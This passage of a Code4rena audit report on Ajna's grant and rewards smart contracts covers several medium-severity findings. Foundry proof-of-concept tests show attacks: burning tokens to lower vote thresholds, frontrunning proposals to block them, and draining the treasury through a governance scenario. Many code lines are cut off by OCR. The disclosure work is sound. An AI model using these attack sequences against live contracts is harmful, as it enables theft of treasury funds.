3. When `block.number` becomes bigger than the current distribution period's start block during the screening phase, Alice calls the `StandardFunding.screeningVote` function t successfully use all of her available votes at the current distribution period's start block fo a proposal.
4. Alice's actions are unfair to Bob who prepares for the screening stage voting and maintains the same number of available votes at 1 block prior to the current distribution period's start block and at the current distribution period's start block.

Tools Used

VSCode

Recommended Mitigation Steps

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L578 can be updated to the following code:

```
if (block.number <= currentDistribution.startBlock || block.
```

and

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L139-L141 can be updated to the following code:

```
if (proposal.startBlock >= block.number || proposal.endBlock
    revert ExtraordinaryFundingProposalInactive();
}
```

MikeHathaway (Ajna) disputed and commented:

> Different voting mechanisms have different voting specifications.

Picodes (judge) commented:

> @MikeHathaway - I think this issue is valid: it is not about different phases but about what happens at `voteStartBlock_ == block.number` versus `voteStartBlock_ == block.number + 1`.

rbserver (warden) commented:

> Sorry for any confusion. `At 1 block prior to the current distribution period's start block, Alice has no available votes at all` in the POC section means that Alice has no available votes at that particular block that is 1 block prior to the current distribution period's start block; yet, she can still have available votes at blocks before that particular block. When Alice has available votes at the block that is 33 blocks prior to the

> current distribution period's start block, it is possible that she uses all of her available votes at the current distribution period's start block for the scenario described in the POC section

MikeHathaway (Ajna) commented:

> If Alice has no voting power 1 block prior to start, than at the start block she will have no voting power if she doesn't transfer and delegate tokens to that address. Prior voting power won't matter, as we take the minimum of the prior snapshot and the current snapshot.

rbserver (warden) commented:

> If Alice mints or receives AJNA tokens at the current distribution period's start block, can sh gain available votes at the current distribution period's start block? If so, she can have votin power at the current distribution period's start block while has 0 available votes at 1 block prior to the current distribution period's start block. Please correct me if I am understanding this incorrectly.

MikeHathaway (Ajna) commented:

> That is incorrect, the snapshot system requires that the balance be > 0 for the entire 33 blocks prior to the distribution period's start. If any block is 0, their power is 0.

> This can be verified with a quick unit test:

```
function testVotingPowerAtDistributionStart() external {
    // 14 tokenholders self delegate their tokens to enable voti
    _selfDelegateVoters(_token, _votersArr);

    // roll 32 blocks forward to the block before the distributi
    vm.roll(_startBlock + 32);

    // _tokenHolder1 transfers their tokens away
    address nonVotingAddress = makeAddr("nonVotingAddress");
    changePrank(_tokenHolder1);
    _token.transfer(nonVotingAddress, 25_000_000 * 1e18);

    vm.roll(_startBlock + 33);

    // nonVotingAddress returns the funds one block later
    changePrank(nonVotingAddress);
    _token.transfer(_tokenHolder1, 25_000_000 * 1e18);

    // start distribution period
    _startDistributionPeriod(_grantFund);
```

```
        // check voting power of _tokenHolder1 is 0
        uint256 votingPower = _getScreeningVotes(_grantFund, _tokenH
        assertEq(votingPower, 0);
        votingPower = _getScreeningVotes(_grantFund, nonVotingAddres
        assertEq(votingPower, 0);
    }
```

[rbserver (warden) commented]():

> Thanks for your reply and unit test!

> The thing is that, to vote in the current distribution period, Alice does not have to vote at the current distribution period's start block and can vote at an eligible block after the current distribution period's start block as stated in Step 3 of the POC section. When voting at such eligible block, Alice can utilize the available votes that she gained at the start block. To demonstrate this, I've made some modifications to your unit test below, which does pass. Please see `@audit` for the places of modification. For this test, at `_startBlock + 33`, which is the start block, `_tokenHolder1`'s voting power is 0; however, at `_startBlock + 34` and `_startBlock + 35`, `_tokenHolder1`'s voting power becomes 25*000*000 * 1e18. The inconsistency between the voting power when voting at the start block and when voting at an eligible block after the start block is the main point of this report.

```
    function testVotingPowerAtDistributionStart() external {
        // 14 tokenholders self delegate their tokens to enable voti
        _selfDelegateVoters(_token, _votersArr);

        // roll 32 blocks forward to the block before the distributi
        vm.roll(_startBlock + 32);

        // _tokenHolder1 transfers their tokens away
        address nonVotingAddress = makeAddr("nonVotingAddress");
        changePrank(_tokenHolder1);
        // @audit transfer _token.balanceOf(_tokenHolder1) so _token
        _token.transfer(nonVotingAddress, _token.balanceOf(_tokenHol

        vm.roll(_startBlock + 33);

        // nonVotingAddress returns the funds one block later
        changePrank(nonVotingAddress);
        _token.transfer(_tokenHolder1, 25_000_000 * 1e18);

        // start distribution period
        _startDistributionPeriod(_grantFund);
```

```
        // check voting power of _tokenHolder1 is 0
        uint256 votingPower = _getScreeningVotes(_grantFund, _tokenH
        assertEq(votingPower, 0);
        votingPower = _getScreeningVotes(_grantFund, nonVotingAddres
        assertEq(votingPower, 0);

        // @audit at _startBlock + 34, _tokenHolder1's voting power
        vm.roll(_startBlock + 34);
        votingPower = _getScreeningVotes(_grantFund, _tokenHolder1);
        assertEq(votingPower, 25_000_000 * 1e18);

        // @audit at _startBlock + 35, _tokenHolder1's voting power
        vm.roll(_startBlock + 35);
        votingPower = _getScreeningVotes(_grantFund, _tokenHolder1);
        assertEq(votingPower, 25_000_000 * 1e18);
    }
```

MikeHathaway (Ajna) commented:

> My mistake, you are correct. This is a real issue. Thank you for the report and the extra assertions!

[M-08] The voting thresholds in Ajna's Extraordinary Funding Mechanism can be manipulated to execute proposals below the expected threshold

Submitted by bytes032, *also found by* Ruhum, ktg, *and* 7siech

This vulnerability presents a significant risk to the Ajna treasury. A malicious actor who owns a substantial amount of tokens could manipulate the voting mechanism by burning their own tokens, thereby lowering the minimum threshold of votes required for a proposal to pass.

This tactic could allow him to siphon off substantial amounts from the treasury.

Proof of Concept

By meeting a certain quorum of non-treasury tokens, token holders may take tokens from the treasury outside of the PFM by utilizing Extraordinary Funding Mechanism (EFM).

This mechanism works by allowing up to the percentage over 50% of non-treasury tokens (the "minimum threshold") that vote affirmatively to be removed from the treasury — the cap on this mechanism is therefore 100% minus the minimum threshold (50% in this case).

Examples:

1. If 51% of non-treasury tokens vote affirmatively for a proposal, up to 1% of the treasury may be withdrawn by the proposal
2. If 65% of non-treasury tokens vote affirmatively for a proposal, up to 15% of the treasury may be withdrawn by the proposal
3. If 50% or less of non-treasury tokens vote affirmatively for a proposal, 0% of the treasury may be withdrawn by the proposal

When submitting a proposal, the proposer must include the exact percentage of the treasury they would like to extract ("proposal threshold"), if the vote fails to reach this threshold, it will fail, and no tokens will be distributed.

Example: a. A proposer requests 10% of the treasury

1. 50%+10%=60%
2. If 65% of non-treasury tokens vote affirmatively, 10% of the treasury is released
3. If 59.9% of non-treasury tokens vote affirmatively, 0% of the treasury is released

The function that checks the conditions above are true, and the proposal has succeeded is `_extraordinaryProposalSucceeded`.

https://github.com/code-423n4/2023-05-ajna/blob/fc70fb9d05b13aee2b44be2cb652478535a90edd/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L164-L178

```
        function _extraordinaryProposalSucceeded(
            uint256 proposalId_,
            uint256 tokensRequested_
        ) internal view returns (bool) {
            uint256 votesReceived          = uint256(_extraordinaryFundi

            // @audit-info check _getMinimumThresholdPercentage() functi
            uint256 minThresholdPercentage = _getMinimumThresholdPercent

            return
                // succeeded if proposal's votes received doesn't exceed

                // @audit-info check _getSliceOfNonTreasury() function
                (votesReceived >= tokensRequested_ + _getSliceOfNonTreas
                &&
                // succeeded if tokens requested are available for claim
```

```
            (tokensRequested_ <= _getSliceOfTreasury(Maths.WAD - mir
        ;
    }
```

The vulnerability here lies in the `_getSliceOfNonTreasury()` function.

https://github.com/code-423n4/2023-05-ajna/blob/fc70fb9d05b13aee2b44be2cb652478535a90edd/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L222-L227

```
    function _getSliceOfNonTreasury(
        uint256 percentage_
    ) internal view returns (uint256) {
        uint256 totalAjnaSupply = IERC20(ajnaTokenAddress).totalSupp
        // return ((ajnaTotalSupply - treasury) * percentage + 10**1
        return Maths.wmul(totalAjnaSupply - treasury, percentage_);
    }
```

The reason is that it relies on the **current** total supply and AjnaToken inherits ERC20Burnable a malicious user can burn his tokens to lower the minimum threshold needed for votes and make the proposal pass.

Bob, a token holder, owns 10% of the Ajna supply. He creates a proposal where he requests 20% of the treasury. For his proposal to pass, Bob needs to gather 70% of the votes (50% as the threshold because there are no other funded proposals yet and an additional 20% for the tokens he requested). Unfortunately, Bob only manages to acquire 61% of the total votes.

https://github.com/code-423n4/2023-05-ajna/blob/fc70fb9d05b13aee2b44be2cb652478535a90edd/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L206-L215

```
    function _getMinimumThresholdPercentage() internal view returns
        // default minimum threshold is 50
        if (_fundedExtraordinaryProposals.length == 0) {
            return 0.5 * 1e18;
        }
        // minimum threshold increases according to the number of fu
        else {
            // @audit-info 10 proposals max
            return 0.5 * 1e18 + (_fundedExtraordinaryProposals.lengt
        }
```

```
    }


        return
            // 70%              20%
            (votesReceived >= tokensRequested_

                                                        50%
                        + _getSliceOfNonTreasury(minThresholdPercent
            &&
            // succeeded if tokens requested are available for claim
            (tokensRequested_ <= _getSliceOfTreasury(Maths.WAD - mir
        ;
```

Bob then burns 10% of his own tokens. This action reduces the total supply and, consequently the threshold too. Now, the proposal needs only 61% to pass, and since Bob already has this percentage, he can execute his proposal and siphon off funds from the treasury.

Here's a PoC that can be used to showcase the issue:

For the ease of use, please add a console.log to the `_extraordinaryProposalSucceeded` function

```
    function _extraordinaryProposalSucceeded(
            uint256 proposalId_,
            uint256 tokensRequested_
        ) internal view returns (bool) {
            uint256 votesReceived          = uint256(_extraordinaryFundi

            uint256 minThresholdPercentage = _getMinimumThresholdPercent

+            console.log("tokensNeeded", tokensRequested_ + _getSliceOfN

            return
                // 50k            30k                // 50k
                (votesReceived >= tokensRequested_ + _getSliceOfNonTreas
                &&
                // succeeded if tokens requested are available for claim
                (tokensRequested_ <= _getSliceOfTreasury(Maths.WAD - mir
            ;
        }


    function testManipulateSupply() external {
```


```
// 14 tokenholders self delegate their tokens to enable voti
_selfDelegateVoters(_token, _votersArr);

vm.roll(_startBlock + 100);

// set proposal params
uint256 endBlockParam = block.number + 100_000;

// generate proposal targets
address[] memory targets = new address[](1);
targets[0] = address(_token);

// generate proposal values
uint256[] memory values = new uint256[](1);
values[0] = 0;

// generate proposal calldata
bytes[] memory calldatas = new bytes[](1);
calldatas[0] = abi.encodeWithSignature(
    "transfer(address,uint256)",
    _tokenHolder1,
    50_000_001 * 1e18
);

// create and submit proposal
TestProposalExtraordinary memory testProposal = _createPropc
    _grantFund,
    _tokenHolder1,
    endBlockParam,
    targets,
    values,
    calldatas,
    "Extraordinary Proposal for Ajna token transfer to teste
);

vm.roll(_startBlock + 150);


uint256 votingWeight = _grantFund.getVotesExtraordinary(_tok


changePrank(_tokenHolder2);
_grantFund.voteExtraordinary(testProposal.proposalId);

uint256 totalSupply = _token.totalSupply();

address bob = makeAddr("bob");

changePrank(_tokenDeployer);
```

```
        _token.transfer(bob, _token.balanceOf(_tokenDeployer));

        changePrank(bob);
        _token.burn(_token.balanceOf(bob));

        vm.roll(_startBlock + 217_000);

        _grantFund.state(testProposal.proposalId);
    }
```

Running the test with Bob burning tokens

```
        uint256 totalSupply = _token.totalSupply();

        address bob = makeAddr("bob");

        changePrank(_tokenDeployer);

        _token.transfer(bob, _token.balanceOf(_tokenDeployer));

        changePrank(bob);
        _token.burn(_token.balanceOf(bob));
```


Yields the following result:



Whereas if we remove the burning, the tokens needed are increased

```
-       uint256 totalSupply = _token.totalSupply();

-       address bob = makeAddr("bob");

-       changePrank(_tokenDeployer);

-       _token.transfer(bob, _token.balanceOf(_tokenDeployer));
```

```
-         changePrank(bob);
-         _token.burn(_token.balanceOf(bob));
```



Recommended Mitigation Steps

To mitigate this vulnerability, consider implementing a mechanism that uses a snapshot of the total supply at the time of proposal submission rather than the current total supply. This change will prevent the threshold from being manipulated by burning tokens.

MikeHathaway (Ajna) acknowledged

Picodes (judge) decreased severity to Medium and commented:

> Considering that:
>
> - it is within the design of the grant system that the threshold is computed at the end of the voting period to account for potential parallel proposals and changes in the external supply
> - however, this finding shows how large holders could significantly increase their voting power to pass an extraordinary proposal and to a significant extent manipulate the vote
>
> I think this report and its duplicate qualify for Medium severity under “hypothetical attack path with stated assumptions, but external requirements”

[M-09] Adversary can prevent the creation of any extraordinary funding proposal by frontrunning `proposeExtraordinary()`

Submitted by **juancito**, *also found by* **Haipls**

A griefing attack can be conducted to prevent the creation of any extraordinary funding proposal, or targetting specific receivers.

The cost of performing the attack is low, only involving the gas payment for the transaction.

Proof of Concept

`ExtraordinaryFunding::proposeExtraordinary()` hashes all its inputs except for `endBlock_` when creating the `proposalId`:

```
        function proposeExtraordinary(
            uint256 endBlock_,
            address[] memory targets_,
            uint256[] memory values_,
            bytes[] memory calldatas_,
            string memory description_) external override returns (uint2

            proposalId_ = _hashProposal(targets_, values_, calldatas_, k
```

[Link to code]

This allows an adversary to frontrun the transaction, and create an exact proposal, but with an `endBlock` that will the proposal expire instantly, in a past block or whenever they want.

```
            ExtraordinaryFundingProposal storage newProposal = _extraord
            // ...
            newProposal.endBlock        = SafeCast.toUint128(endBlock_);
```

[Link to code]

Nobody will be able to vote via `ExtraordinaryFunding::voteExtraordinary`, as the transaction will revert because of `proposal.endBlock < block.number`:

```
            if (proposal.startBlock > block.number || proposal.endBlock
                revert ExtraordinaryFundingProposalInactive();
            }
```

[Link to code]

With no votes, the proposal can't be executed.

Coded Proof of Concept

This test demonstrates how an adversary can frontrun the creation of an extraordinary proposal with a value of `endBlock` that will the proposal "end" instantly, while preventing the intended proposal to be created.

Add this test to `ajna-grants/test/unit/ExtraordinaryFunding.t.sol` and run `forge test -m "testProposeExtraordinary_Frontrun"`:

```
    function testProposeExtraordinary_Frontrun() external {
        // The user that will try to propose the funding
        changePrank(_tokenHolder1);

        // 14 tokenholders self delegate their tokens to enable voti
        _selfDelegateVoters(_token, _votersArr);

        vm.roll(_startBlock + 100);

        // set proposal params
        uint256 endBlockParam = block.number + 100_000;
        uint256 tokensRequestedParam = 50_000_000 * 1e18;

        // generate proposal targets
        address[] memory targets = new address[](1);
        targets[0] = address(_token);

        // generate proposal values
        uint256[] memory values = new uint256[](1);
        values[0] = 0;

        // generate proposal calldata
        bytes[] memory calldatas = new bytes[](1);
        calldatas[0] = abi.encodeWithSignature(
            "transfer(address,uint256)",
            _tokenHolder1,
            tokensRequestedParam
        );

        /***********************************
         *          ATTACK BEGINS          *
         ***********************************/

        // An attacker sees the proposal in the mempool and frontrur
        // By setting an `endBlock_ == 0`, it will create a "defeate
        // So when the actual user tries to send the real proposal,
        address attacker = makeAddr("attacker");
        changePrank(attacker);
        uint256 pastEndBlockParam = 0; // @audit
```

```
        uint256 proposalId = _grantFund.proposeExtraordinary(
            pastEndBlockParam, targets, values, calldatas, "Extraorc
        );

        // Verify that the proposal is created and has a `Defeated`
        IFunding.ProposalState proposalState = _grantFund.state(prop
        assertEq(uint8(proposalState), uint8(IFunding.ProposalState.

        /*********************************
         *           ATTACK ENDS         *
         *********************************/

        // When the user tries to send the proposal it will always r
        // As a previous proposal with the same hash has been alread
        changePrank(_tokenHolder1);
        vm.expectRevert(IFunding.ProposalAlreadyExists.selector);
        _grantFund.proposeExtraordinary(
            endBlockParam, targets, values, calldatas, "Extraordinar
        );
    }
```

Recommended Mitigation Steps

Add `endBlock_` to the hash of the proposal. This way there will be no impact in frontrunning the transaction, as the expected proposal will be stored.

```
    function proposeExtraordinary(
        uint256 endBlock_,
        address[] memory targets_,
        uint256[] memory values_,
        bytes[] memory calldatas_,
        string memory description_) external override returns (uint2

-       proposalId_ = _hashProposal(targets_, values_, calldatas_, k
+       proposalId_ = _hashProposal(endBlock_, targets_, values_, ca
```

```
    function executeExtraordinary(
+       uint256 endBlock_,
        address[] memory targets_,
        uint256[] memory values_,
        bytes[] memory calldatas_,
        bytes32 descriptionHash_
    ) external nonReentrant override returns (uint256 proposalId_) {
-       proposalId_ = _hashProposal(targets_, values_, calldatas_, k
```

```
+       proposalId_ = _hashProposal(endBlock_, targets_, values_, ca
```

MikeHathaway (Ajna) confirmed

[M-10] Unsafe casting from `uint256` to `uint128` in RewardsManager

Submitted by Haipls

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L179
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L180
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L236
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L241

Unsafe casting from `uint256` to `uint128` in RewardsManager, instances:

```
File: 2023-05-ajna\ajna-core\src\RewardsManager.sol

178:             BucketState storage toBucket = stakeInfo.snapshot[t
+179:              toBucket.lpsAtStakeTime  = uint128(positionManager
+180:              toBucket.rateAtStakeTime = uint128(IPool(ajnaPool)
181:

235:             // record the number of lps in bucket at the time c
+236:              bucketState.lpsAtStakeTime = uint128(positionManag
237:                 tokenId_,
238:                 bucketId
239:             ));
240:             // record the bucket exchange rate at the time of s
+241:              bucketState.rateAtStakeTime = uint128(IPool(ajnaPo
```

can cause an overflow which, in turn, can lead to unforeseen consequences such as:

- The inability to calculate new rewards, as `nextExchangeRate > exchangeRate_` will always be true after the overflow.
- Reduced rewards because `toBucket.lpsAtStakeTime` will be reduced.
- Reduced rewards because `toBucket.rateAtStakeTime` will be reduced.
- In case `bucketState.rateAtStakeTime` overflows first but does not go beyond the limit in the new epoch, it will result in increased rewards being accrued.

Proof of Concept

In `RewardsManager.stake()` and `RewardsManager.moveStakedLiquidity()`, the functions downcast `uint256` to `uint128` without checking whether it is bigger than `uint128` or not.

In `stake()` & `moveStakedLiquidity()` when `getLP >= type(uint128).max`:

```
File: 2023-05-ajna\ajna-core\src\RewardsManager.sol

236:             bucketState.lpsAtStakeTime = uint128(positionManage
237:                 tokenId_,
238:                 bucketId
239:             ));
```

Let's assume, that the staker had LP in the bucket equal `type(uint128).max`, and his stake balance LP was recorded as 0. As a result, the reward for the epoch at the moment of the stake will be accrued as

```
File: 2023-05-ajna\ajna-core\src\RewardsManager.sol

504:                 interestEarned_ = Maths.wmul(nextExchangeRate -

2023-05-ajna\ajna-core\src\libraries\internal\Maths.sol
11:     uint256 internal constant WAD = 1e18;
12:
13:     function wmul(uint256 x, uint256 y) internal pure returns (u
14:         return (x * y + WAD / 2) / WAD;
15:     }
```

And will be equal to (0 + 0.5e18)/1e18=0, resulting in the user losing the reward.

In `stake() & moveStakedLiquidity()` when `bucketExchangeRate >= type(uint128).max`:
If an overflow occurs and `bucketExchangeRate` is reset to zero:

```
File: 2023-05-ajna\ajna-core\src\RewardsManager.sol

180:             toBucket.rateAtStakeTime = uint128(IPool(ajnaPool).

241:             bucketState.rateAtStakeTime = uint128(IPool(ajnaPoc
```

Results in the reward being skipped for one 1 epoch, because:

```
File: ajna-core\src\RewardsManager.sol

497:             uint256 nextExchangeRate = bucketExchangeRates[pool
498:
499:             // calculate interest earned only if next exchange
500:             if (nextExchangeRate > exchangeRate_) {
501:
502:                 // calculate the equivalent amount of quote tok
503:                 // and the exchange rate at the next and curren
504:                 interestEarned_ = Maths.wmul(nextExchangeRate -
505:             }
```

The current rate will be equal to 0 or greater than 0, but less than the previous rate.

Also, if the next epoch has a rate less than `type(uint128).max`, this will result in `interestEarned_ = Maths.wmul(nextExchangeRate - exchangeRate_, bucketLP_);`, where `nextExchangeRate - exchangeRate_` will be in the range of `2^128 - 1 - {0, N^18}`. This can lead to an overflow error when `bucketLP_` is large `(1e45)`, because `(2^128-1) * 1e38`, which in turn can cause the transaction to fail.

```
File: ajna-core\src\libraries\internal\Maths.sol

13:     function wmul(uint256 x, uint256 y) internal pure returns (u
14:         return (x * y + WAD / 2) / WAD;
15:     }
```

Yes, in the case of LP, the number of tokens approaching `2^128` is highly unlikely and does not pose a direct threat to the user, except for not receiving the reward. But as for the bucketExchangeRate, since it is calculated according to different formulas, it cannot be ruled out that such a case is more likely

Tests for LP, which simply shows that overflow occurs:

```
diff --git a/ajna-core/tests/forge/unit/Rewards/RewardsManager.t.sol
index 4100e9f..58c3d8c 100644
--- a/ajna-core/tests/forge/unit/Rewards/RewardsManager.t.sol
+++ b/ajna-core/tests/forge/unit/Rewards/RewardsManager.t.sol
@@ -8,7 +8,7 @@ import 'src/interfaces/rewards/IRewardsManager.sol';

 import { ERC20Pool }           from 'src/ERC20Pool.sol';
 import { RewardsHelperContract }   from './RewardsDSTestPlus.sol';
-
+import '@std/console2.sol';
 contract RewardsManagerTest is RewardsHelperContract {

     address internal _borrower;
@@ -127,6 +127,33 @@ contract RewardsManagerTest is RewardsHelperCon
         });
     }

+    function test_Issue() external {
+        // configure NFT position one
+        uint256[] memory depositIndexes = new uint256[](1);
+        depositIndexes[0] = 9;
+        uint256 mintAmount = uint256(type(uint128).max) + 1;
+        uint256 tokenIdOne = _mintAndMemorializePositionNFT({
+            indexes:    depositIndexes,
+            minter:     _minterOne,
+            mintAmount: mintAmount,
+            pool:       address(_pool)
+        });
+        uint256 lpBalance;
+        (lpBalance, ) =_pool.lenderInfo(depositIndexes[0], address(
+        console2.log("_pool.lenderInfo for _positionManager before
+
+        // minterOne deposits their NFT into the rewards contract
+        _stakeToken({
+            pool:    address(_pool),
+            owner:   _minterOne,
+            tokenId: tokenIdOne
+        });
+        uint256 lpsAtStakeTime;
```

```
+         uint256 rateAtStakeTime;
+         (lpsAtStakeTime, rateAtStakeTime) = _rewardsManager.getBuck
+         console2.log("getBucketStateStakeInfo.lpsAtStakeTime after
+     }
+
```

Tools Used

- Manual review
- Foundry

Recommended Mitigation Steps

- use OpenZeppelin's SafeCast library when casting from uint256 to uint128.
- don't make casting from uint256 to uint128

MikeHathaway (Ajna) confirmed

Picodes (judge) commented:

> Valid for the case of `bucketExchangeRate`.

[M-11] `StandardFunding.fundingVote` should not allow users who didn't vote in screening stage to vote

Submitted by nobody2018

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L519-L569
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L519

Users who did not vote in the screening stage but voted in the funding stage are not allowed t claim rewards via `claimDelegateReward`. **Voting in the funding stage will occupy the distribution ratio of rewards.** Since these rewards cannot be claimed, in the long run, the ajnaToken balance of the GrantFund contract is inconsistent with `treasury`.

Proof of Concept

At the beginning of the `StandardFunding.claimDelegateReward` function, check whether the caller voted in the screening stage.

```
    function claimDelegateReward(
            uint24 distributionId_
        ) external override returns(uint256 rewardClaimed_) {
            // Revert if delegatee didn't vote in screening stage
    ->      if(screeningVotesCast[distributionId_][msg.sender] == 0) rev

            QuarterlyDistribution memory currentDistribution = _distribu
            ...
        }
```

`StandardFunding.fundingVote` is used to vote in the funding stage. This function does not check whether the caller voted in the screening stage. `fundingVote` subcalls **_fundingVote**, which affects the allocation of rewards. `_getDelegateReward` is used by `claimDelegateReward` to calculate the reward distributed to the caller.

```
    function _getDelegateReward(
            QuarterlyDistribution memory currentDistribution_,
            QuadraticVoter memory voter_
        ) internal pure returns (uint256 rewards_) {
            // calculate the total voting power available to the voter t
            uint256 votingPowerAllocatedByDelegatee = voter_.votingPower

            // if none of the voter's voting power was allocated, they r
            if (votingPowerAllocatedByDelegatee == 0) return 0;

            // calculate reward
            // delegateeReward = 10 % of GBC distributed as per delegate
    ->      rewards_ = Maths.wdiv(
                Maths.wmul(
                    currentDistribution_.fundsAvailable,     //total func
                    votingPowerAllocatedByDelegatee          //voter's vc
                ),
                currentDistribution_.fundingVotePowerCast    //total vote
            ) / 10;                                          // 10% funds
        }
```

As long as `fundingVote` is successfully called, it means that **the reward is locked to the caller.** However, the caller cannot claim these rewards. **There is no code to calculate the amount of these rewards that can never be claimed.**

Recommended Mitigation Steps

Two ways to fix this problem:

1. `FundingVote` does not allow users who didn't vote in screening stage.
2. Delete the code on line L240.

MikeHathaway (Ajna) confirmed

[M-12] Governance attack on Extraordinary Proposals

Submitted by **0xRobocop**, *also found by* **sces60107**, **ktg**, **rvierdiiev**, *and* **Dug**

The mechanics for Extraordinary proposals are simple and robust for attacks. There is a variable that is called Minimum Threshold (MT). The maximum amount of treasury tokens that can be requested on a proposal is bounded by MT. Basically, you can request any amount of tokens up to a maximum percentage of (1 - MT).

For a proposal to succeed, it needs a percentage of non-treasury tokens equal or greater than

```
MT + percentage of treasury tokens requested
```

Quoting the whitepaper:

```
    a. A proposer requests tokens equivalent to 10% of the treasury
       i. 50% + 10% = 60%
       ii. If 65% of non-treasury tokens vote affirmatively, 10% of the
       iii. If 59.9% of non-treasury tokens vote affirmatively, 0% of th
```

For example, if you want to request the max percentage of treasury tokens, that is `1 - MT`, th proposal will need `(1 - MT) + MT` percentage of non-treasury tokens, it means 100%. Note that I am not giving a specific value for `MT`, so this should hold for any extraordinary proposal even when the value of `MT` changes. The design is correct, but the implementation is not. The implementation of the constraint of votes needed for a proposal is implemented as follows:

```
votesReceived >= tokensRequested_ +
_getSliceOfNonTreasury(minThresholdPercentage)
```

To see where is the mistake, we must convert the above formula into percentages, so we can compared it with what is written in the whitepaper. We know that `votesReceived` is some percentage (P1) of Non-treasury tokens, `tokensRequested` is some percentage (P2) of treasury tokens and `_getSliceOfNonTreasury(minThresholdPercentage)` is some percentage (P3) of Non-treasury tokens.

We also know that P2 is bounded by the minimum threshold, because we want to test the case where the maximum is requested then P2 becomes `(1 - MT)` and we know that P3 is `MT`. Re-writing:

```
(P1)(NonTreasuryT) = (1 - MT)(TreasuryT) + (MT)(NonTreasuryT)
```

I changed `>=` for `=` because I am interested on the minimum votes needed. Divide by `NonTreasuryT`, rewrite:

```
P1 = ((1 - MT)(TreasuryT) / (NonTreasuryT)) + MT
```

Now we have the formula re-written in terms of percentages, where we can see that `1 - MT` which is the percentage of requested treasury tokens is multiplied by the division of `TreasuryT / NonTreasuryT`. This has the consequence of reducing `1 - MT` since `NonTreasuryT` will be greater than `TreasuryT`. For example, let's take the case where the 1st proposal request the maximum amount of treasury tokens, that is, 50%.

```
P1 = ((50%)(TreasuryT) / (NonTreasuryT)) + 50%
```

Is clearly to see that P1 will be smaller than 100% (in the case where TreasuryT < NonTreasuryT), violating the design described on the whitepaper.

The proof of concept presented below is a scenario based on a total supply of 1B tokens, and a treasury of 300M tokens. In this scenario:

```
P1 = ((50%)(300M) / (700M)) + 50% == 71.4%
```

If we want to request again the maximum treasury tokens on the second proposal we will need

```
P1 = ((45%)(150M) / (850M)) + 55% == 62.94%
```

We see a reduction on the percentage of non-treasury tokens needed between proposals, which should not happen, remember than on the design described on the whitepaper a

proposal always need 100% of non treasury tokens when requesting the max amount of treasury tokens, no mattering the value of `MT`.

The PoC shows a possible scenario where an attacker can take advantage of this mistake that will allow him to drain the treasury if he manages to execute the first proposal.

The PoC is based on the assumption that the attacker manages to get a big portion (385M out of 700 non treasury tokens) of ajna tokens and convince other holders (115M of tokens) to vote (or delegate to him) for his proposal requesting the 50% of the treasury. If the attacker manages to achieve this, then he can drain the treasury alone, using the next proposals (because of the reduction of the percentage needed), even without the help of the previous holders.

Proof of Concept

1. Create a file under `test/unit/` and call it `ExploitEF.t.sol`
2. Copy and paste the following:

// SPDX-License-Identifier: MIT pragma solidity 0.8.16;

import { GrantFund } from "../../src/grants/GrantFund.sol"; import { IExtraordinaryFunding from "../../src/grants/interfaces/IExtraordinaryFunding.sol"; import { IFunding } from "../../src/grants/interfaces/IFunding.sol"; import { GrantFundTestHelper } from "../utils/GrantFundTestHelper.sol"; import { IAjnaToken } from "../utils/IAjnaToken.sol"; import { DrainGrantFund } from "../interactions/DrainGrantFund.sol";

contract ExploitEF is GrantFundTestHelper {

```
    IAjnaToken        internal  _token;
    GrantFund         internal  _grantFund;

    // Ajna token Holder at the Ajna contract creation on mainnet
    address internal _tokenDeployer  = 0x666cf594fB18622e1ddB91468309a7E194ccb7
    address internal _attacker   = makeAddr("_tokenHolder1");
    address internal _tokenHolder2   = makeAddr("_tokenHolder2");
    address internal _tokenHolder3   = makeAddr("_tokenHolder3");
    address internal _tokenHolder4   = makeAddr("_tokenHolder4");
    address internal _tokenHolder5   = makeAddr("_tokenHolder5");
    address internal _tokenHolder6   = makeAddr("_tokenHolder6");

    address[] internal _votersArrAttacker = [
        _attacker
    ];
```

```
